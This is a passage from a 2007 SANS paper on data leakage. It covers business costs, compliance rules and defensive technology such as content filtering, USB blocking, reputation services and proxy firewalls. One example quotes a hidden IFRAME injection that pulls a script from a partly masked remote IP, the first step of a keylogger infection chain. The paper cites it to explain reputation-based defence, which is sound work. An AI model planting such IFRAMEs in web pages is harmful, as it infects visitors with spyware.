Individuals and corporations that are the victims of an organizations data theft may elect to sue the business for damages. As well as the legal costs involved, if the court rules in favor of the prosecution, then the business will be liable for the damages incurred. This has the potential to put the company out of business. For example, ChoicePoint Inc. had over 160,000 consumer records compromised. Consequently the Federal Trade Commission pursued them and ChoicePoint will pay $10 Million in civil penalties and $5 million in consumer damages. It is estimated that over 800 cases of identity theft resulted from this loss.[33]

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

2.6.2 Regulatory compliance

Organizations will need to meet the compliance requirements of one or more Acts, depending upon their vertical industry. The requirement, which is broad-based, is to ensure customer privacy. This is essential to prevent personal details such as social security information, addresses, credit card information, and more, being divulged through data leakage (including theft by malicious hackers), risking identity theft and credit card fraud. The Federal Trade Commission enforces this requirement in the United States, and pursues organizations that fail to comply with the requirements. These include the Unfairness and Deception rules, pertaining to collection and security of personal information; Safeguarding (covered under the Gramm-Leach-Bliley Act detailed below); the Fair Credit Reporting Act, and the Children's Online Privacy Act.[34]

The Gramm-Leach-Bliley Act[35] enforces the Financial Privacy Rule, the Safeguards Rule, and Pretexting. These rules apply to financial institutions and are designed to protect the information of consumers that do business with these institutions. The FPR "requires financial institutions to give their customers privacy notices that explain the financial institution's information collection and sharing practices. In turn, customers have the right to limit some sharing of their information". The Safeguards Rule "requires financial institutions to have a security plan to protect the confidentiality and integrity of personal consumer information". Pretexting protects consumers from organizations divulging consumers' information under false pretences (such as impersonation or fraud).[36]

2.6.3 Lost productivity

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Loss of productive time by employees may be encountered by an organization following the leakage (or complete loss) of sensitive data. Examples could include the loss of productivity by the need to manually re-enter data into a system following the deliberate deletion by a third party. Alternatively, if an organization has intellectual property stolen, time an effort will need to go into redesign/redevelopment of the Intellectual Property. For instance, a company with a secret chemical formula has that formula stolen by a competitor, they will need to either redevelop a superior product, or face the loss of competitive advantage in the market.

Additionally, the time of Security personnel in responding to the loss and deployment of future countermeasures also needs to be taken into consideration.

2.6.4 Business reputation

Damaged business reputation is difficult to measure as it is not directly quantitative. However it can certainly result in a decline in sales which is measurable. Publicity about a data leak, whether intentional or not, is likely to lead to an adverse reaction with respect to the organization's image.

3.0 Mitigation

3.1 Technology based mitigation

3.1.1 Secure Content Management / Information Leak Protection

This approach utilizes a number of techniques including lexical

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

analysis of traffic passing through a specific device on the network, and fingerprinting. A gateway based device examines the content of the message looking for specific keywords, patterns, and regular expressions. It and then categorizes the traffic and acts on it accordingly (e.g. pass, quarantine, notify, block, etc).

Keyword filtering will detect specific words or phrases. For example, an email exchange between two employees in conflict with one another could trigger a “Threatening Language” alert. Confidential information being sent out as an attachment may be detected with the word “Confidential” or phrase “Commercial in confidence” for instance.

Dictionaries extend keyword filtering through the inclusion of pre-built wordlists.

Regular Expressions will detect patterns of characters or digits. For example a sixteen digit sequence could represent a credit card number. It is essential that an organization have a clear understanding of the format of data contained within its databases in order to develop appropriate expression lists. For example, a customer record within a database will have a number of fields. Each field will have a specified maximum length and will have a name.

Regular Expressions can be tailored to identify such fields being transmitted. This may also mitigate the risk of SQL injection attacks from retrieving confidential information from databases accessible via the web.

Data fingerprinting is a technology that will analyze data at rest and build a database of fingerprints. Fingerprinting involves

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

the creation of a number of hashes for a given document. This collection of hashes forms the document "fingerprint" and will be stored in a database. Fingerprinting is done initially on a document "at rest", and is achieved by either having a user drop a document into a special network folder, or by agents deployed on workstations which catalogue and fingerprint documents on the workstations. If a user attempts to send out a document that has been fingerprinted, the outbound document will be fingerprinted and compared to the database of known hashes. Detection should extend to replicas of the document, or if the document has been modified.

Clustering is a technique which focuses on groups of documents which are similar, by correlating words, word counts, and patterns across the group of documents.

Implementation of a Secure Content Management Solution will help mitigate the threat of confidential information being released through electronic channels (including email, FTP, HTTP, Web mail, IM) and also, with some vendors, removable media, for both intentional and inadvertent activity. For instance Australian software developer Lync Software, produces a suite of products which control the ability of users to copy files to removable media[37]. These products provide sufficient granularity to define policies for specific users or computers, groups, or Active Directory domains, and what file types they can copy to removable media (e.g. USB thumb drive). For example it is then possible to prevent a specific computer user from copying Microsoft Word documents onto a USB device.

As an example, the screenshot below displays the creation of a rule to prevent MS Word files (.doc) from being copied onto a USB


© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

device.

Having selected the appropriate file type the ‘Write’ permission can then be set to Block, as seen below:

Illustration 6. USB Protection Screenshot 1


LyncRMS 3.1 - [Connected to Database LyncRMS on NRITP3536\TEST]
Data
Status
Policy
Close
Launch Rule Wizard
Lync
RMS

Policy For:

LyncRMS Rule Wizard

Create File Rule

Type / Group

● File Type ○ File Group

File Type / Group: Microsoft Word (doc)

Permissions


	Allow	Block
Read	☑	□
Write	□	☑

The administrator may then specify the type of device. As can be seen below, some of the possibilities include USB Storage, iPods, DVD/CDR, Scanners, etc.

Illustration 7. USB Protection Screenshot 2

© SANS Institute Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.



Device Type: USB Storage Devices

Status

● Enabled

○ Disabled

○ Restricted

Solutions such as LyncRMS utilize an agent based approach, where software agents are installed on desktops and laptops and run in the background, quietly enforcing company policy.

When selecting a Secure Content Management solution it is important to give consideration to the following:[38]

- Rate of False Positives. High rates of FP will result in increased workload in analyzing and responding to events. They may also result in reduced productivity due to the prevention of legitimate documents and messages from reaching employees.

- Rate of False Negatives. As with other security measures, a high rate of false negatives will lead to a false sense of security, plus potentially placing the organization in jeopardy from confidential data which is leaked without being identified.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

- Ability to scan attachments. Solutions that merely analyze the content of email or web pages will fail to detect confidential data leaked via file attachments.

- Range of file formats able to be scanned.

- Ability to fingerprint data at rest and in motion.

- Ability to detect data flooding, file type/format manipulation, hidden or embedded data, and graphical files (e.g. print screens)

Other considerations include

- Provision of in-built compliance mechanisms, for SOX, HIPAA, and GLBA. Certain vendors provide this capability, where the product will look for general and related terms, and codes relevant to any or all of these compliance programs.

- Whether or not an agent based approach is used.

- Inspection of all content – i.e. Headers, body, attachments

- Communication mediums – i.e. email (including platforms), IM/P2P, FTP, HTTP (Web mail and Blogs), and VOIP.

- Automated enforcement of policy – i.e. the solution should automatically block any traffic that violates the policies, preventing the protected data being leaked.

- Reporting and auditing capabilities – these are essential as they provide management with the knowledge of any

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

unauthorized activity (be it intentional or inadvertent), and provides a mechanism to demonstrate the compliance with any relevant regulations.

Advantages: High granularity of control; pre-defined compliance requirements built-in; wide range of coverage.

Disadvantages: Initial cost may be high; ongoing management may require dedicated resources, so ongoing costs may also be high.

3.1.2 Reputation Systems

A growing solution to Spam/Phishing/etc is to deploy a Reputation based solution where the email sender must have an acceptable reputation score in order to be allowed. This type of system effectively supersedes older Black-list / White-list systems (including Real Time varieties from organizations such as ORBS.org). Reputation solutions will mitigate the risk of receiving email from untrustworthy or unknown sources.

A definition of 'reputation': "the estimation in which a person or thing is held, especially by the community or public generally".[39]

A key point with this definition is the use of the phrase "community or public generally". This conveys the sense that reputation is achieved by widespread assessment, rather than one or two individual's opinions (which in the past is how a company could be added to a Blacklist).

Today, we now have a number of vendors offering what are called "Reputation Services" and it is certain that more vendors will follow suit.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

One of the key differences with the current generation is the use of *legitimate* corporate email to build a positive reputation, as well as building negative reputations for poor behavior. Blacklists and ORBS essentially only provide half the picture - negative reputation. They may also block entire domains or net blocks rather than one offending IP address.

To achieve this, Reputation Services capture and analyze billions of email every month from customer reporting nodes (the thousands of appliances deployed world-wide). This email is correlated and analysis performed to determine a number of behavioral attributes for each sender. The more email received from a sender the better the reputation score can become – or – the worse the reputation can become.

Now is an appropriate time to reflect upon the earlier point with regard to reputation – "community or public generally". Traffic from *thousands of sources world wide* is correlated to determine the behavior and then reputation of sender IP addresses. For example, IronPort's Reputation Filters features a network of over 100,000 organizations that feed email data into their reputation service correlation engines[40].

If the behavior deviates from what is normal, the reputation of the sender will be updated, and distributed to the vendor's customer base. For example if a cable modem home user is infected with a spam engine, their email activity will jump significantly. The traffic from their IP address will be detected as being unusually high (as previously it would have been negligible) and the reputation score altered. This information is then distributed back to the customer base. After this point, any requests for connection from the

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

offending IP address will be denied (subject to the configuration of customer appliances). Should the infected system then be cleaned, the traffic will fall back to a minimal level, and reputation systems will detect this change and improve the reputation score, to the point where the IP address will be accepted.

Some vendors are now also expanding their Reputation Services to protect against web based threats. Using the same principle as email, out-of-the-ordinary activity from an Internet Protocol address may indicate a system has been compromised and is hosting a malicious site. This will help protect against identity theft from Phishing, and confidential information being stolen by web-borne spyware[41]. An example of web-borne spyware is the recent use of a number of legitimate Italian web sites to spread key loggers. Attackers placed an IFRAME command into the source code of the web sites, as follows:

<IFRAME name='StatPage' src=http://nnn.nnn.nnn.180/' width=5 height=5 style='display:none'></IFRAME> (nnn represents IP address octets)

The execution of this command downloads the malicious JavaScript JS_DLOADER.NTJ from a different system, which in turn downloads TROJ_SMALL.HCK (subject to the browser being vulnerable) from another system. TROJ_SMALL.HCK then downloads TROJ_AGENT.UHL and TROJ_PAKES.NC from yet another system. The latter of these two would then download the key logger TSPY_SINOWAL.BJ from a final system. This then infected the PC with spyware.[42] With reputation services, once the service provider identified these sites as hosting malicious code, it would feed back to customers that these sites reputation was in question, and that connection requests to these sites should be rejected, thus protecting the user. Secondly, the additional systems

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

hosting the malicious components would be identified and given bad reputation scores – thus preventing a system that attempts to execute the IFRAME command from connecting to them and therefore avoiding the system downloading these components.

Advantages: Remove additional processing by identifying which IP addresses to terminate connections with; reduce spam and malicious email and web sites. Reputation services can detect malicious traffic emerging from new IP addresses and domains. It will complement existing AntiVirus/AntiSpyware products.

Disadvantages: May involve additional cost, probably on a subscription basis.

3.1.3 Thin Client / Virtual Desktop Infrastructure

Companies should consider the possibility of utilizing thin clients, which provide users with a 'walled garden' containing only the applications they need to do their work, via a diskless (and USB-less) terminal. This will prevent a user from copying data to portable media, however if they have email or web access as an application (most likely), it will still be possible for them to send information out via email, web mail, or blog. Examples of vendors that provide Thin Client systems are hp, Sun, and Wyse Technology.

Another solution is Application Streaming, featuring a cut-down virtual operating system that includes authorized applications being streamed to a users PC, either within the network or from a remote location. This may also be used within a Thin Client environment.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

3.1.4 Minimizing leakage via CD or DVD

To prevent data being copied onto CD or DVD an organization could have a policy of providing systems without these devices. Laptops may present more of a challenge, as most are supplied with a DVD writer nowadays. However one solution could be to implement a Standard Operating Environment which removes burning media from systems, and monitor for systems that have unauthorized installation of burning software by users.

3.1.5 AntiVirus / AntiSpyware / AntiPhishing

Traditional AntiVirus / AntiSpam / AntiPhishing products should prevent, in most cases, users from either being infected by malicious code which may steal data, or from visiting a Phishing site. All products in this space feature malware signature databases, and some feature some form of “intelligence” - a heuristic detection mechanism to identify malware which does not have a known signature - aimed at capturing zero day threats.

A note on signature based detection

There is discussion within the Security community upon whether signatures could shortly become a thing of the past. AntiVirus, AntiSpam, and AntiSpyware products today all utilize signatures of known threats. These will protect an organization against threats that match an exact signature, but what if the attacker has a means to alter the signature of their malware on a regular basis (for example every 30 minutes)[43]. The signature no longer matches as the code has changed. A hash of an image file attached to spam could be used to identify image spam, but what if two pixels are altered each time? The hash value is different and consequently does not match the

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

original signature. How can it then be detected?

Alternatively, malware may install itself initially as a harmless looking agent, which upon installation initiates an outbound connection (which the firewall allows) and downloads the latest version of the actual malware. It then repeats this process on a regular interval, perpetually evading signature detection.

The Metasploit Project released a module called eVade o'Matic Module, also known as VoMM. This browser exploit tool specifically alters the exploit code on a regular basis. As a consequence, signatures will never be able to keep up. It utilizes techniques including white space obfuscation, random comments, and variables and function names randomization. This module also has the potential to evade Intrusion Detection Systems.[44]

For the time being, it would be foolhardy to neglect the importance of known signatures and the use of products which utilize them. Even if they become less effective, inclusion of suitable products should be taken in a Defense in Depth strategy. Signature patterns will still detect known malware which has the ability to steal confidential information.

Advantages: Protects against known malware that could install data stealing components onto systems.

Disadvantages: Malware mutation capabilities continually evolving - signatures may never be sufficiently up-to-date, so zero-hour exploits could pass through security infrastructure undetected.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

3.1.6 Protective Markings

Some vendors develop products that provide Protective Markings. Protective Markings address the issue of Security Classification errors (or intentional actions).

This solution requires the sender of an email to explicitly state what level of classification the email they are sending belongs to, and the recipient must have a security clearance of at least the level of classification specified. This helps to protect data from inadvertent or intentional unauthorized release. An email marked Top Secret will not be able to be sent to a user with a classification of Secret or below.

Often used by Governments (for example the UK and Australian Governments), different classification models are available. For example, in the UK, the classification model includes the classifications TOP SECRET, SECRET, CONFIDENTIAL, and RESTRICTED.[45] The Australian Government has a more elaborate list, including PERSONAL, UNCLASSIFIED, IN-CONFIDENCE, PROTECTED, HIGHLY-PROTECTED, RESTRICTED, CONFIDENTIAL, SECRET, and TOP SECRET.[46] Some further definitions are also available for some of these classification levels.

Corporations may also benefit from this, especially with regard to protection of intellectual property and confidential communications via email. A classification model including PERSONAL, UNOFFICIAL, UNCLASSIFIED, X-IN-CONFIDENCE, PROTECTED, and HIGHLY PROTECTED may be suitable for business.

Protective Markings are implemented via modification of the subject line, and Internet message header (X-Protective-Marking).

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Protective Markings are also available for Microsoft Office products.[47]

Advantages: Enforces the flow of email between classification levels, preventing inadvertent or intentional sending of classified information to unauthorized recipients.

Disadvantages: Cost will be involved; initial deployment cost involved; users may be resistant to change.

3.1.7 Application Proxy Firewalls

Stateful Inspection firewalls will examine traffic at the Transport or Network layer and either allow it to pass through, or block it based on its rule set.

For example a rule that allows inbound SMTP connections to a mail server may look something like this:

```
access-list 101 permit tcp any host 10.1.2.3 eq smtp
```

This rule will examine the packet headers to ensure that the conditions in the rule are satisfied, however this type of firewall does not examine the payload. As such Stateful Inspection does not apply the same rigor as a genuine Application Proxy Firewall, which works on all seven layers of the OSI model, and examines the payload of each packet. Application Proxy Firewalls in essence strip down the traffic, and re-assemble it again, analyze the behavior, only sending it to its destination if acceptable. A number of popular protocols are understood by the Application Proxy Firewall, based on RFCs, and should an application not comply with the expected behavior, the traffic will stop. The connection from the source is terminated at


© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

the Application Proxy Firewall, analyzed, and if acceptable another connection is made between the Application Proxy Firewall and the destination. Hence there is no direct connection established between source and destination (which is not the case with Stateful Inspection). Examples of Application Proxy Firewalls include Secure Computing’s Sidewinder[48]. Readers should be aware of the difference between a true Application Proxy Firewall, and a Stateful Inspection Firewall that also utilizes application attack signatures. The latter may not prevent a zero-day application attack as there will be no signature, whereas the Application Proxy Firewall will prevent the attack despite the signature of the attack being unknown, because the behavior does not comply with acceptable standards. When deciding between these types of firewall readers should carefully evaluate the performance of an application proxy firewall against a stateful inspection firewall with application signatures enabled, rather than a stateful inspection firewall without application signatures.

© SANS Institute 2007, Author retains full rights.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 8. Stateful Inspection Firewall conceptual diagram




Stateful Inspection firewall will allow a direct connection between external system and internal host without consideration for the nature of the traffic, provided the characteristics at the Network layer are acceptable

© SANS Institute 2

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.


Illustration 9. Application Proxy Firewall conceptual diagram


New connection established with internal client if traffic conforms to ruleset
Application
Presentation
Session
Transport
Network
Data Link
Physical
Application
Presentation
Session
Transport
Network
Data Link
Physical
External Connection
Connection from external source is terminated. The traffic is inspected at all seven layers
Internal Connection
Traffic is reconstructed through the seven layers and delivered to client

For example, with FTP communication, the GET command is used to retrieve a file; PUT is used to upload a file, etc. An Application Proxy Firewall that supports this protocol will have an FTP proxy agent that is constructed to adhere to the relevant RFC (959)[49]. The proxy understands the correct behavior of this protocol, and can enforce any or all of the commands relating to the protocol. Should the traffic fail to meet the correct behavior, the connection will be terminated. The screen shot below illustrates the configuration of an FTP proxy service on the Sidewinder Application Firewall; in this example all FTP commands are allowed.

© SANS Institute 2007, As part of the Information Security Reading Room Author retains full rights.

Illustration 10. Application Proxy Firewall Screenshot 1



Server: Orange Area: FTP

Name	Description	Commands	Virus/Spyware Scanning
default	default ftp application defense.	Off	Off

Name: default

Description: default ftp application defense.

Allowed FTP Command Categories:


○ None
● All
○ Custom

- ☑ APPEND - Append a local file to a file on the remote machine
- ☑ CHDIR - Change directory on the server
- ☑ DELE - Delete files from the server
- ☑ GET - Download files from the server
- ☑ MKDIR - Create directories on the server
- ☑ PASV - User requesting connection from server
- ☑ PORT - User specifying connection to client
- ☑ PUT - Upload files to the server
